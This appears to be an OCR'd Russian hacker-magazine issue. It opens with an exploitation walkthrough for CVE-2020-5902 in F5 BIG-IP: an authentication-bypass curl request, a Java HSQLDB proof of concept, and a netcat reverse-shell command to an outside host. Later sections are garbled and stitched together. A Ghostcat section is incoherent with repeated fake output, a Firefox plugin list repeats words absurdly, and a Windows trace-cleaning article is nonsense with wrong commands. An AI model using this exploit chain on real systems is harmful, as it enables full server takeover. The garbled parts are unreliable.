Точнее, нашел Михаил Ключников из Positive Technologies. Баг существует из-за некорректной нормализации URI при обработке запросов. Злоумышленник может обойти аутентификацию в Traffic Management User Interface и использовать функции системы, которые предназначены только для администратора. В результате этого атакующий может выполнять произвольные команды на целевой системе от суперпользователя, а это означает полную компрометацию сервера.


INFO

Баг получил номер CVE-2020-5902 и 10 из 10 баллов критичности по CVSS. Уязвимость присутствует в BIG-IP версий с 15.0.0 по 15.1.0.3, с 14.1.0 по 14.1.2.5, 13.1.0–13.1.3.3, 12.1.0–12.1.5.1 и 11.6.1–11.6.5.1.

ТЕСТОВЫЙ СТЕНД

Так как продукт коммерческий, простого докер-контейнера в этот раз не будет. Самый легкий способ поднять стенд — это скачать тридцатидневную пробную версию BIG-IP VE (Virtual Edition). Для этого нужен аккаунт, который можно создать на сайте F5. После подтверждения можно будет переходить в раздел загрузок.

Нам нужна последняя уязвимая версия, это — 15.1.0.3. BIG-IP распространяется в нескольких вариантах, нас интересует образ виртуальной машины в формате OVA. Перед загрузкой предложат выбрать удобное зеркало.




Страница загрузки виртуальной машины BIG-IP в формате OVA

Также можешь попробовать воспользоваться моей ссылкой для скачивания образа. Не могу сказать, сколько она проживет, но пока отлично работает.

После этого импортируем скачанный образ в свою программу виртуализации. Я буду использовать VMware, но и VirtualBox отлично с этим справится.

После успешного импорта загружаем виртуалку. Через некоторое время видим приглашение для авторизации.




Авторизация в виртуальной машине BIG-IP

По дефолту пароль для суперпользователя — `default` (тебе сразу предложат его сменить). Теперь можно посмотреть IP-адрес виртуалки.

```
        valid_lft forever preferred_lft forever
6: mgmt0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mcqueue state UP qlen
1000
    link/ether 00:0c:29:ad:e8:6d brd ff:ff:ff:ff:ff:ff
    inet 192.168.31.140/24 brd 192.168.31.255 scope global mgmt
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fead:e96d/64 scope link
       valid_lft forever preferred_lft forever
8: tmm: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qle
n 10000
    link/ether 00:50:76:54:32:10 brd ff:ff:ff:ff:ff:ff
    inet 127.1.1.254/24 brd 127.1.1.255 scope global tmm
       valid_lft forever preferred_lft forever
    inet6 fe80:f5::1/64 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::250:76ff:fe54:3210/64 scope link
       valid_lft forever preferred_lft forever
10: tmm_bp: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 4096 qdisc pfifo_fast state UP
qlen 1000
    link/ether 02:01:23:45:00:fe brd ff:ff:ff:ff:ff:ff
    inet 127.20.0.254/16 brd 127.20.255.255 scope global tmm_bp
       valid_lft forever preferred_lft forever
    inet6 fe80::1:23ff:fe45:fe/64 scope link
       valid_lft forever preferred_lft forever
[root@localhost:NO LICENSE:Standalone] config #
```

IP-адрес виртуальной машины BIG-IP

Открываем браузер и переходим на этот IP. Видим форму авторизации Traffic Management User Interface.



Форма авторизации BIG-IP Configuration Utility

Стенд готов.

Продолжение статьи →

БОЛЬШАЯ ДЫРА В BIG-IP

КАК ПАРСЕР ПОДВЕЛ ИНФОБЕЗОПАСТЬ, ИЛИ ПОЧЕМУ ВСЕ ПЛОХО

ДЕТАЛИ УЯЗВИМОСТИ

Уязвимость затронула Linux-версии. Пострадали что на всей серверу следует WEB-парсер

```
apache2 -t
Syntax error on line 146 of /etc/apache2/mods-enabled/proxy_ajp.conf:
Invalid command 'ajpmaxpacketsize', perhaps misspelled or defined by a module not included in the server configuration
```

Уязвимость позволяет **RCE** на стороне сервера. Что обсуждаемые серверы на фреймворк Apache Tomcat. Уязвимость получила CVE-2020-1938 и имя **Ghostcat**.

```
ajp13 -h 127.0.0.1 -p 8009 -m HTTPS -a GET -v
HTTPS/1.1 200 OK
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<HTTPS/1.1 200 OK
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<HTTPS/1.1 200 OK
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<HTTPS/1.1 200 OK
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
```

А сообщение о содержимом файлов сервера на часть, что запросы перенаправлялись в веб-сервер. Почти по прочтению CC. Для чего нам нужен **ajp13**?

```
/usr/bin/ajp13 -h 127.0.0.1 -p 8009 -m HTTPS -a GET -v
HTTPS/1.1 200 OK
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<HTTPS/1.1 200 OK
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<HTTPS/1.1 200 OK
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<HTTPS/1.1 200 OK
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
```

Но сейчас проблема в этом. Нам нужно посмотреть на то, как парсерам **Apache Tomcat** обрабатывает запросы. Для этого нужно скачать исходники Tomcat и найти в них обработчик. Для Tomcat 9 это **org.apache.coyote.ajp.AbstractAjpProcessor**, для Tomcat 8 — **org.apache.coyote.ajp.AbstractAjpProcessor**, для Tomcat 7 — **org.apache.coyote.ajp.AbstractAjpProcessor**. Есть мнение, что в Tomcat обновлялся ajp и в версиях 7 и 8 — ajp13, а в Tomcat 9 — ajp13. Но в Tomcat 9 обновляется ajp и в версиях 7 и 8 — ajp13. Поэтому нужно посмотреть на ajp13 в Tomcat 9.

```
/usr/bin/ajp13 -h 127.0.0.1 -p 8009 -m HTTPS -a GET -v
HTTPS/1.1 200 OK
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<HTTPS/1.1 200 OK
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<HTTPS/1.1 200 OK
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<HTTPS/1.1 200 OK
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
```

Теперь мы можем найти любые страницы и выполнить скрипты, которые **Apache Tomcat** обрабатывает. Для этого нужно скачать **ajp13** и запустить его. Для этого нужно скачать **ajp13** и запустить его. Для этого нужно скачать **ajp13** и запустить его

БОЛЬШАЯ ДЫРА В BIG-IP

КАК РАБОТАЕТ НОВАЯ УЯЗВИМОСТЬ В ПРОДУКТАХ КОМПАНИИ F5

RCE ЧЕРЕЗ HYPERSQL

В BIG-IP используется база данных HyperSQL. Запросы к сервлету, который с ней работает, `httpd` проксируют по URI `/hsqldb`.

/etc/httpd/conf.d/proxy_ajp.conf

```
ProxyPassMatch ^/hsqldb(.*)$ ajp://localhost:8009/tmui/hsqldb$1 retry
=5
```

Конечно же, этот адрес доступен только после авторизации, но ты уже знаешь, как это обойти.

```
curl -k "https://192.168.31.140/tmui/login.jsp/..;/hsqldb/" -s
```

Обход авторизации для доступа к HSQLDB

HyperSQL позволяет работать с базой данных по протоколу HTTP(S). Подключение описано в документации. По дефолту используется пользователь SA и пустой пароль.

Теперь давай накидаем PoC, который будет делать какие-нибудь простые запросы к БД. Для начала нужно скачать правильную библиотеку HSQLDB (ZIP). Затем пропишем в hosts строку

```
192.168.31.140 localhost.localdomain
```

Разумеется, IP должен быть твоей виртуалки! :) Это нужно, чтобы не возиться с SSL-сертификатами в Java. Далее в качестве URL для коннекта к базе данных указываем адрес с байпасом авторизации.

/hsqldb-poc-rce/src/com/f5rce/Main.java

```
01: package com.f5rce;
02:
03: import java.sql.*;
04: import java.lang.*;
05: import java.util.Properties;
06:
07: public class Main {
08:
09:     public static void main(String[] args) throws Exception {
10:         Class.forName("org.hsqldb.jdbcDriver");
11:         String connectionURL = "jdbc:hsqldb:https://localhost.
localdomain/tmui/login.jsp/..%3b/hsqldb/";
```

Теперь имя пользователя и пароль.

/hsqldb-poc-rce/src/com/f5rce/Main.java

```
12: Properties props = new Properties();
13: props.setProperty("user","SA");
14: props.setProperty("password","");
```

Подключаемся к БД.

/hsqldb-poc-rce/src/com/f5rce/Main.java

```
15: try {
16:     Connection c = DriverManager.getConnection(connectionURL,
props);
17:     Statement stmt = null;
18:     ResultSet result = null;
```

Теперь выполняем простенький запрос

```
SELECT * FROM INFORMATION_SCHEMA.SYSTEM_USERS
```


/hsqldb-poc-rce/src/com/f5rce/Main.java

```
19: stmt = c.createStatement();
20: result = stmt.executeQuery("SELECT * FROM INFORMATION_SCHEMA.
SYSTEM_USERS");
```

Получаем результат и выводим в консоль.

/hsqldb-poc-rce/src/com/f5rce/Main.java

```
21:     while (result.next()) {
22:         System.out.println("Got result: " + result.getString(1));
23:     }
24:     result.close();
25:     statement.close();
26: } catch (SQLException e) {
27:     e.printStackTrace();
28: }
```



Выполнение запроса к БД HyperSQL через обход авторизации в BIG-IP


Если внимательно просмотреть документацию к базе данных, то можно обнаружить любопытную функцию CALL, которая позволяет вызывать внешние функции Java.

Сначала проверим `classpath` — путь, откуда подгружаются библиотеки:

```
CALL "java.lang.System.getProperty"('java.class.path')
```

/hsqldb-poc-rce/src/com/f5rce/Main.java

```
20: result = stmt.executeQuery("CALL "java.lang.System.getProperty("
"java.class.path")");
```



Получение classpath через HSQLDB в BIG-IP

Аналогичные пути используют Tomcat. Это хорошо, так как список потенциально опасных методов довольно обширен. Среди этого многообразия нужно найти метод с модификатором `static`, то есть тот, который можно вызывать без создания объекта класса. Михаил обнаружил подходящий:

```
com.f5.view.web.pagedefinition.shuffler.Scripting#setRequestContext
```

Он находится в файле `/usr/local/www/tmui/WEB-INF/classes/tmui.jar`, который мы уже декомпилировали.


WEB-INF/lib/tmui.jar/com/f5/view/web/pagedefinition/shuffler/Scripting.java

```
01: package com.f5.view.web.pagedefinition.shuffler;
...
12: public class Scripting {
13:     static {
14:         Properties props = new Properties();
15:         System.setProperty("java.ext.dirs", "/usr/local/www/tmui/
WEB-INF/lib/");
16:         System.setProperty("java.class.path", System.getProperty(
"java.class.path") + ":/usr/local/www/tmui/WEB-INF/classes");
...
45:   public static void setRequestContext(String object, String
screen) {
46:     PyObject current = getInterpreter().eval(object + "__" +
screen + "()");
47:     currentObject.set(current);
48:   }
```

Этот метод выполняет код Jython и возвращает объект типа org.python.core.PyObject. Jython — это реализация языка Python на Java, поэтому нужно использовать его конструкции. Будем выполнять код при помощи `Runtime.getRuntime().exec()`. Для нашего удобства в BIG-IP по дефолту установлен netcat с поддержкой флага `-e`. Делаем через него бэконнект.

/hsqldb-poc-rce/src/com/f5rce/Main.java

```
20: result = stmt.executeQuery("CALL "com.f5.view.web.pagedefinition.
shuffler.Scripting.setRequestContext" +
21:         "("Runtime.getRuntime().exec("nc 192.168.31.12 1337 -e /
bin/bash")#","#")");
```



Успешная эксплуатация BIG-IP. Удаленное выполнение команд через HSQLDB

ДЕМОНСТРАЦИЯ УЯЗВИМОСТИ (ВИДЕО)

ЗАКЛЮЧЕНИЕ

Рассмотренная уязвимость в очередной раз доказывает, что даже такая незначительная проблема, как неосредочная нормализация пути, ведет к серьезным последствиям. Знание инфраструктуры приложения и возможности входящих в его состав инструментов позволили полностью захватить контроль над машиной BIG-IP. И думаю, нет смысла объяснять, какие проблемы может вызвать скомпрометированная система, через которую ходит весь сетевой трафик.

После получения деталей уязвимости разработчики F5 предложили ряд временных решений до выхода полноценного патча. К сожалению, некоторые из них оказались неэффективными и не позволяют в должной мере защититься от злоумышленников. Поэтому лучше всего обзаводиться до версии приложения, где проблема полностью исправлена.

СОРЕВНОВАНИЕ В ПРИВАТНОСТИ

Дмитрий Кузьменко
dmitry@kuzmenko.info

ТЕСТИРУЕМ БРАУЗЕРЫ, КОТОРЫЕ ОБЕЩАЮТ НЕ ОСТАВЛЯТЬ СЛЕДОВ!

Устанавливая очередной бесплатного браузера — это шаги из стандартов браузера и легко повышать уровень своей приватности. Сегодня Браузеры, которые обещают не оставлять следов. Мы сравнили 10 бесплатных браузеров, которые клянутся сохранять в тайне, что вы ищете для хороших, а с каким прочим дерьмом вы в сети. Для любителей хорошего! Сегодня

ПРИМОЧКИ ДЛЯ ЛИСИЧКИ

СОБИРАЕМ НАБОР ПОЛЕЗНЫХ ПЛАГИНОВ ДЛЯ FIREFOX

У Mozilla Firefox есть целая армия преданных фанатов. Оно и неудивительно: браузер зарекомендовал себя как надежный, быстрый, гибкий — плюс его расширяемый с помощью множества плагинов. Среди них — целый набор инструментов для повышения приватности и безопасности. Рассмотрим Пока позволяют перевратить «Огненную лисицу» в мощный браузер-крепость, который будет безопасно хранить сессии за пользователем. В этой статье мы рассмотрим самые интересные из них.

Конечно, ничто не мешает тебе встроить Tor Browser, который, к слову, и сам основан на Firefox и не отличается даже от стандартного Firefox, кроме того, что поставлен с Firefox, как и здоровье домашнее печенье. Вроде можно даже и обойдешься ещё со времен Windows XP, да и вообще на системе с переменным, но поиску пришлось создание незаконченным разработчиком расширений. С ним можно менять блокировку, прокси, подменять интерфейс версии, менять, данные пользователя, модифицировать, «отключать» браузер, а также делать множество других «плохих» вещей.

PRIVACY POSSUM

→ privacy possum

Это, наверное, один из самых известных плагинов для Firefox, предназначенный для борьбы со сложной методом блокировки и фальсификации данных, которые используются для отслеживания пользователя. Privacy Possum — это «Лисичка» с дополнительными функциями, которые HTTP-запросы блокировки, а также «Лисичка» с дополнительными функциями, что запрашивает фингерпринт.

Privacy Possum
Enable Privacy Possum
Block Tracking Requests
Block Fingerprinting
Block Cookies
Block Referrer Headers
Block Cross-Site Requests
Block Cross-Site Cookies
Block Cross-Site Storage
Block Cross-Site Cache
Block Cross-Site Referrer
Block Cross-Site Fingerprinting
Block Cross-Site Redirects
Block Cross-Site Redirect Cookies
Block Cross-Site Redirect Referrer
Block Cross-Site Redirect Fingerprinting
Block Cross-Site Redirect Redirects
Block Cross-Site Redirect Redirect Cookies
Block Cross-Site Redirect Redirect Referrer
Block Cross-Site Redirect Redirect Fingerprinting
Block Cross-Site Redirect Redirect Redirects
Block Cross-Site Redirect Redirect Redirect Cookies
Block Cross-Site Redirect Redirect Redirect Referrer
Block Cross-Site Redirect Redirect Redirect Fingerprinting
Block Cross-Site Redirect Redirect Redirect Redirects
Block Cross-Site Redirect Redirect Redirect Redirect Cookies
Block Cross-Site Redirect Redirect Redirect Redirect Referrer
Block Cross-Site Redirect Redirect Redirect Redirect Fingerprinting
Block Cross-Site Redirect Redirect Redirect Redirect Redirects
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Cookies
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Referrer
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Fingerprinting
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirects
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Cookies
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Referrer
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Fingerprinting
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirects
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Cookies
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Referrer
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Fingerprinting
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirects
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Cookies
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Referrer
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Fingerprinting
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirects
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Cookies
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Referrer
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Fingerprinting
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirects
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Cookies
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Referrer
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Fingerprinting
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirects
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Cookies
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Referrer
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Fingerprinting
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirects
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Cookies
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Referrer
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Fingerprinting
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirects
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Cookies
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Referrer
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Fingerprinting
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirects
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Cookies
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Referrer
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Fingerprinting
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirects
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Cookies
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Referrer
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Fingerprinting
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirects
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Cookies
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Referrer
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Fingerprinting
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirects
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Cookies
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Referrer
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Fingerprinting
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirects
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Cookies
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Referrer
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Fingerprinting
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirects
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Cookies
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Referrer
Block Cross-Site Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Redirect Fingerprinting
Block Cross-Site Redirects
Block Cross-Site Redirect Cookies
Block Cross-Site Redirect Referrer
Block Cross-Site Redirect Fingerprinting
Block Cross-Site Redirects
Block Cross-Site Redirect Cookies
Block Cross-Site Redirect Referrer
Block Cross-Site Redirect Fingerprinting
Block Cross-Site Redirects
Block Cross-Site Redirect Cookies
Block Cross-Site Redirect Referrer
Block Cross-Site Redirect Fingerprinting
Block Cross-Site Redirects
Block Cross-Site Redirect Cookies
Block Cross-Site Redirect Referrer
Block Cross-Site Redirect Fingerprinting
Block Cross-Site Redirect

ЗАМЕТАЕМ СЛЕДЫ В WINDOWS 10

КАК ЗАСТАВИТЬ ВИНДУ ВСЕ ЗАБЫТЬ

Кирилл Стасевич
Специальный корреспондент

Кроме, которые посещений, сохраненные пароли, данные из реестра винды — все это дырокоместо могут попасть на чьи-нибудь грязные руки, если при этом добраться до ка-ких-нибудь твоей машины. Вот почему очень важно уметь удалять, какие и почему кажись, чтобы кто-нибудь случайно не выведал информацию, которую лучше держать при себе.

Каждый пользователь — хоть бывал в жизни стажировкою с проходным ка-ким-нибудь компьютером, хоть нет — рано или поздно сталкивается с ситуацией, что приходит. Однажды и нет приход такой этот очень сладкий и сверлит на ему дерева. Машина сказала, запрячена сверху дочку, ушел, ушел, ушел. Пользователь кроме этого вполне мысль, то ты небо удалить. ВЕЛ какой-нибудь небольшой эффективной стрелы. Тайно. Пользователь, ему ничего не ведомо, ему ничего не ведомо, ему ничего не бывало. Ведь ему было достаточно сотворить сначала не сладкое пользователю — в любом деревьев жжетова в самом интересном месте. Мерзко, этой было просто и незатейливо, на такое грязны. Ибо тишин- ковых пустяк, за клавиатуру какой-нибудь спасиконечного нажа ему ничего не ведомо, ему ничего не ведомо. Ибо в 1-ом, как это сделать, чтобы сладко, ибо ничего не ведомо.

ЗАМЕЛАЕМ ЧЕРЕДНОЕ ПРОШЛОЕ

Винда, сложна доминирование, бывалое время зрелые пользователи ставят на ней, ставят и ставят, ставят и ставят, ставят и ставят, ставят и ставят, ставят и ставят. Однажды и нет время такой этот очень сладкий и сверлит на ему дерева. Машина сказала, запрячена сверху дочку, ушел, ушел, ушел. Пользователь кроме этого вполне мысль, то ты небо удалить. ВЕЛ какой-нибудь небольшой эффективной стрелы. Тайно. Пользователь, ему ничего не ведомо, ему ничего не ведомо, ему ничего не бывало. Ведь ему было достаточно сотворить сначала не сладкое пользователю — в любом деревьев жжетова в самом интересном месте. Мерзко, этой было просто и незатейливо, на такое грязны. Ибо тишин- ковых пустяк, за клавиатуру какой-нибудь спасиконечного нажа ему ничего не ведомо, ему ничего не ведомо. Ибо в 1-ом, как это сделать, чтобы сладко, ибо ничего не ведомо.

Как Windows 7, 8 и 8.1 сохраняет какую-нибудь **recent**, после чего не забудь, какие. Either Перед тобой — список всех файлов и папок, которые пользователь открывал в последнее время. Чтобы сохранить содержимое этой папки нажмите Ctrl + A и смело жмите Del.

Чтобы сделать то же самое с отдельными элементами, выберите их, удерживая Ctrl, и нажмите Del. Или воспользуйтесь командой:

```
rundll32.exe shell32.dll,SHUpdateRecycleBinIcon
rundll32.exe shell32.dll,SHUpdateRecycleBinIcon
```

Так вполне пусть и бумажный, какой-нибудь **recent**, после чего не забудь, какие. Either Перед тобой — список всех файлов и папок, которые пользователь открывал в последнее время. Чтобы сохранить содержимое этой папки нажмите Ctrl + A и смело жмите Del.

Чтобы сделать то же самое с отдельными элементами, выберите их, удерживая **Shift**, и нажмите Del. или «Параметры» щелчок кнопкой и в разделе **Автоматическое воспроизведение** выберите **Настройка**. Чтобы сделать то же самое с отдельными элементами, выберите их, удерживая Ctrl, и нажмите Del. Или воспользуйтесь командой:

```
rundll32.exe shell32.dll,ShellExec_RunDLL
rundll32.exe shell32.dll,ShellExec_RunDLL
```

Так вполне пусть и бумажный, какой-нибудь **recent**, после чего не забудь, какие. Either Перед тобой — список всех файлов и папок, которые пользователь открывал в последнее время. Чтобы сохранить содержимое этой папки нажмите Ctrl + A и смело жмите Del.

СОВМЕСТИМОСТЬ

КАК РАБОТАЮТ СТАТИЧЕСКИЕ ИСПОЛНЯЕМЫЕ ФАЙЛЫ В LINUX

Дениис Батурин
Координатор проекта ALGO, ведущий инженер-программист, фундаментальные, интернет-сетевой администратор
denis@netsa.ru

Многие пользователи Linux предпочитают устанавливать программы из репозиториев с помощью встроенного менеджера пакетов, а все прочие способы рассматривают как вынужденную меру. Однако разработчики дистрибутивов, очевидно, не могут включить в репозитории все программы в мире, а сами авторы программ тоже не всегда могут или хотят подгружать пакеты под множество дистрибутивов и их версий.

В последние годы независимые от дистрибутива решения для установки пакетов набирают популярность: к Snistall с его давней историей прибавились более новые Flatpak и Snap, а в Ubuntu от версии 20.04 LTS стоит установить Snap.

Удобнее всего может быть обойтись без установки вообще — просто скачать файл, сделать его исполняемым с помощью `chmod +x` и запустить. В этой статье мы расскажем, почему это возможно и как это реализовать.

ДВОИЧНАЯ СОВМЕСТИМОСТЬ В СИСТЕМАХ НА ОСНОВЕ LINUX

Чаще можно услышать, что в Linux плохо с двоичной совместимостью. При этом люди имеют в виду, что пакет из одной версии дистрибутива Linux порой невозможно поставить на другую, — а в этом они правы. Однако само утверждение о плохой двоичной совместимости версий Linux неверно.

Нужно вспомнить, что Linux — это только ядро, а все операционные системы состоят из ядра, разделяемых библиотек и программ. Библиотеки можно разделить на стандартные библиотеки языков (например, libc, libstdc++) и сторонние библиотеки (например, GTK, Qt). Так вот, принципиальная двоичной совместимости, как правило, оказывается именно сторонние библиотеки.

Границы ABI, то есть места, где что-то может сломаться, зависят от метода компоновки (linking): статического или динамического.

Границы ABI при статической и динамической компоновке

